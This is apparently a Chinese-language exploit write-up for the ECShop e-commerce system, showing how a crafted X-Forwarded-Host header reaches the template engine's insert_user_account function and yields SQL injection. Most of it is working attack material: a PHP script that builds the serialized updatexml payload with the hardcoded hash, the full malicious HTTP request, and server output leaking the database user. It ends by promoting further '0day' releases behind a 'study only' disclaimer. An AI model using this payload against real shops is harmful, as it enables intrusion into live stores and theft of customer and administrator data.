
```
     * @return  string      当前的域名
     */
    function get_domain()
    {
        /* 协议 */
        $protocol = $this->http();

        /* 域名或IP地址 */
        if (isset($_SERVER['HTTP_X_FORWARDED_HOST']))
        {
            $host = $_SERVER['HTTP_X_FORWARDED_HOST'];
        }
        elseif (isset($_SERVER['HTTP_HOST']))
        {
            $host = $_SERVER['HTTP_HOST'];
        }
```

0x03

- 可控点有了，找带入 assign 然后被 display 展示

- 可控点有了，找带入 assign 然后被 display 展示,


比如 user.php$action=collection_list 时, 可控, 代入, 展示。



```php
elseif ($action == 'collection_list')
{
    include_once(ROOT_PATH . 'includes/lib_clips.php');

    $page = isset($_REQUEST['page']) ? intval($_REQUEST['page']) : 1;

    $record_count = $db->getOne("SELECT COUNT(*) FROM " .$ecs->table('collect_goods').
                                " WHERE user_id='$user_id' ORDER BY add_time DESC");

    $pager = get_pager('user.php', array('act' => $action), $record_count, $page);
    $smarty->assign('pager', $pager);
    $smarty->assign('goods_list', get_collection_goods($user_id, $pager['size'], $pager['start']));
    $smarty->assign('url',        $ecs->url());
    $lang_list = array(
        'UTF8'   => $_LANG['charset']['utf8'],
        'GB2312' => $_LANG['charset']['zh_cn'],
        'BIG5'   => $_LANG['charset']['zh_tw'],
    );
    $smarty->assign('lang_list',  $lang_list);
    $smarty->assign('user_id',  $user_id);
    $smarty->display('user_clips.dwt');
}
```


0x04

- 可以加载的 insert_xxx



```php
include_once(ROOT_PATH . 'includes/lib_clips.php');
```

- Insert_user_account　拼接注入 user_id 等参数可控




```
*/
function insert_user_account($surplus, $amount)
{

    $sql = 'INSERT INTO ' .$GLOBALS['ecs']->table('user_account').
           ' (user_id, admin_user, amount, add_time, paid_time, admin_note, user_note, process_type, payment, is_paid)'.
            " VALUES ('$surplus[user_id]', '', '$amount', '".gmtime()."', 0, '', '$surplus[user_note]', '$surplus[process_type]', '$surplus[payment]', 0)";
    $GLOBALS['db']->query($sql);

    return $GLOBALS['db']->insert_id();
}
```

05

Payload 构造

0x01

- $_echash




```
var $_var          = array();
var $_echash       = '45ea207d7a2b68c49582d2d22adf953a';
```

- 函数名 user_account
- SQLpayload 序列化后的数据


0x02

- SQLpayload




```php
<?php
$a['user_id']="1'and updatexml(1,make_set(1^2,0x7e,user()),1) and '";
$a['payment']="4";
$s=serialize($a);
//$a="a:2:{s:7:"user_id";s:1:"1";s:7:"payment";s:92:"4',1-updatexml(1,make_set(1^2,0x7e,user())),1))-- -";}"
//$s=unserialize($a);
//extractvalue(1,(concat(0x7e,(select @@version),0x7e)))

//X-Forwarded-Host: 45ea207d7a2b68c49582d2d22adf953auser_account|a:2:{s:7:"user_id";s:1:"1";s:7:"payment";s:92:"4',1-updatexml(1,make_set(1^2,0x7e,(select user_name from ecs_admin_user limit 0,1)),1))-- -";}|
$_echash        = '45ea207d7a2b68c49582d2d22adf953a';
print_r($s);
echo '</br>'.$_echash.'user_account|'.$s.'|'

?>
```

```
a:2:{s:7:"user_id";s:52:"1'and updatexml(1,make_set(1^2,0x7e,user()),1) and '";s:7:"payment";s:1:"4";}
45ea207d7a2b68c49582d2d22adf953auser_account|a:2:{s:7:"user_id";s:52:"1'and updatexml(1,make_set(1^2,0x7e,user()),1) and '";s:7:"payment";s:1:"4";}|
```



```
GET /user.php?act=collection_list HTTP/1.1
X-Forwarded-Host:45ea207d7a2b68c49582d2d22adf953auser_account|a:2:{s:7:"user_id";s:52:"1'and
updatexml(1,make_set(1^2,0x7e,user()),1) and '";s:7:"payment";s:1:"4";}|
Host: ecshop.dd
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=e7te2ao96ushh6qnsq10p116v4; ECS_ID=fd654d8b81d8ac29a7d52edd778880d08fc93992;
ECS[visit_times]=1; ECSCP_ID=0379e69903cfcdfba10afb75ab895cec634e2382; real_ipd=127.0.0.1
Connection: close
```

```
(
    [name] => member_info
)
this $fun:cart_info     Array
(
    [name] => cart_info
)
this $fun:user_account     Array
(
    [user_id] => 1'and updatexml(1,make_set(1^2,0x7e,user()),1) and '
    [payment] => 4
)
<b>MySQL server error report:Array
(
    [0] => Array
        (
            [message] => MySQL Query Error
        )

    [1] => Array
        (
            [sql] => INSERT INTO `ecshop`.`ecs_user_account` (user_id, admin_user, amount,
admin_note, user_note, process_type, payment, is_paid) VALUES ('1'and updatexml(1,ma
'', '', '', '1573276457', 0, '', '', '', '4', 0)
        )

    [2] => Array
        (
```



E:\phpstudy_pro\WWW\ecshop.dd\unun.php (webroot) - Sublime Text (LICENSE UPGRADE REQUIRED)

E:\phpstudy_pro\WWW\ecsh...

```
            [error] => XPATH syntax error: '~,root@localhost'
        )

    [3] => Array
        (
            [errno] => 1105
```

06

总结

Payload 在文中~, 更多干货、或者 0day 请关注我们, 持续 get 哦!

[本文仅供学习参考, 请勿用于非法用途]